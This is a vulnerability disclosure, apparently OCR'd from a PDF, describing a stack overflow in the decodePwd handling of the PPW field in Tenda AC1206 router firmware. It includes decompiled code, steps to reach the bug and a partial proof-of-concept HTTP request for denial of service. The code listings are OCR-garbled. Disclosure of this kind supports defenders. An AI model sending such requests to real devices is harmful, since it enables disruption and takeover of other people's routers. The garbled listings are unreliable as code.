

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address: https://www.tenda.com.cn/download/detail-2766.html

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:



Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the from Wizard Handle function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
04
    GetValue("lan.ip", lan_ip);
63
    wantstr = websGetVar(wp, "WANT", "0");
64
    wanpstr = websGetVar(wp, "WANS", "0");
65
66
    up = websGetVar(wp, "uprate", "256");
     down = websGetVar(wp, "downrate", "256");
67
    GetValue("ways.flag", wanflag);
68
    want = atoi(wantstr);
69
70
    wanport = atoi(wanpstr);
71
     if ( atoi(wanflag) >= wanport
72
       nettst\ = websGetVar(wp, "NETT", "0");
73
       sprintf(mib_name, "wan%d.net.type", wanport);
74
75
       SetValue(Nib name, nettstr);
76
       switch ( want
77
78
         case 0:
           mtu = websGetVar(wp, "mtuvalue", "1500");
79
           memset(mib_name, 0, sizeof(mib_name));
80
           sprintf(mib_name, "wan%d.dynamicMTU", wanport);
81
           SetValue(mib_name, mtu);
82
           memset(mib_name, 0, sizeof(mib_name));
83
```

When wanflag > = wanport and want=2, we can reach the vulnerable branch.

```
Setvalue(mlp_name, byte_508E30);
memset(filename, 0, sizeof(filename));
1//
178
         sprintf(filename, "/etc/wan%d.ini", wanport);
goto LABEL_17;
179
180
 181
          case 2:
      pppoeuser = websGetVar(wp, "PUN", byte_50BE30);
pppoepwd = websGetVar(wp, "PPW", byte_50BE30);
mtub = websGetVar(wp, "mtuvalue", "1492");
182
 183
184
185 decodePwd(pppoepwd, decode pwd);
                                                   // There is a stack overflow vulnerability
9 191
            SetValue(mib_name, pppoeuser);
```

Stack overflow vulnerability occurs in the decodepwd function.

```
1 void __cdecl decodePwd(char *srcStr, char *dstStr)
  2 {
     char *srcStra; // [sp+8h] [+8h]
  4 char *dstStra; // [sp+Ch] [+Ch]
6 srcStra = srcStr;
7 dstStra = dstStr;
8 if ( srcStr && dstStr )
 9
10
     while ( *srcStra )
                                               // The end condition of the cycle is that 'srcstra' is empty
 11
12
         if ( *srcStra == '\\' )
                                               // When the "\" symbol is encountered, it will not be copied
13
          ++srcStra;
       *dstStra++ = *srcStra++;
14
                                               // Copy data through pointer
 15
      *dstStra = 0;
16
 17 }
18 }
```

The decodepwd function is equivalent to copying data from and filtering "/" symbols.As long as the pppoepwd (the value of PPW) we enter exceeds the size of the decode_pwd array, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by gemu-system or other ways (real machine)
- 2. Attack with the following POC attacks


```
POST /goform/WizardHandle HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 12
Origin: http://192.168.0.1
```

DNT: 1

Connection: close

Referer: http://192.168.0.1/index.html

Cookie: ecos_pw=eee:language=cn



By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack.

Finally, you also can write exp to get a stable root shell.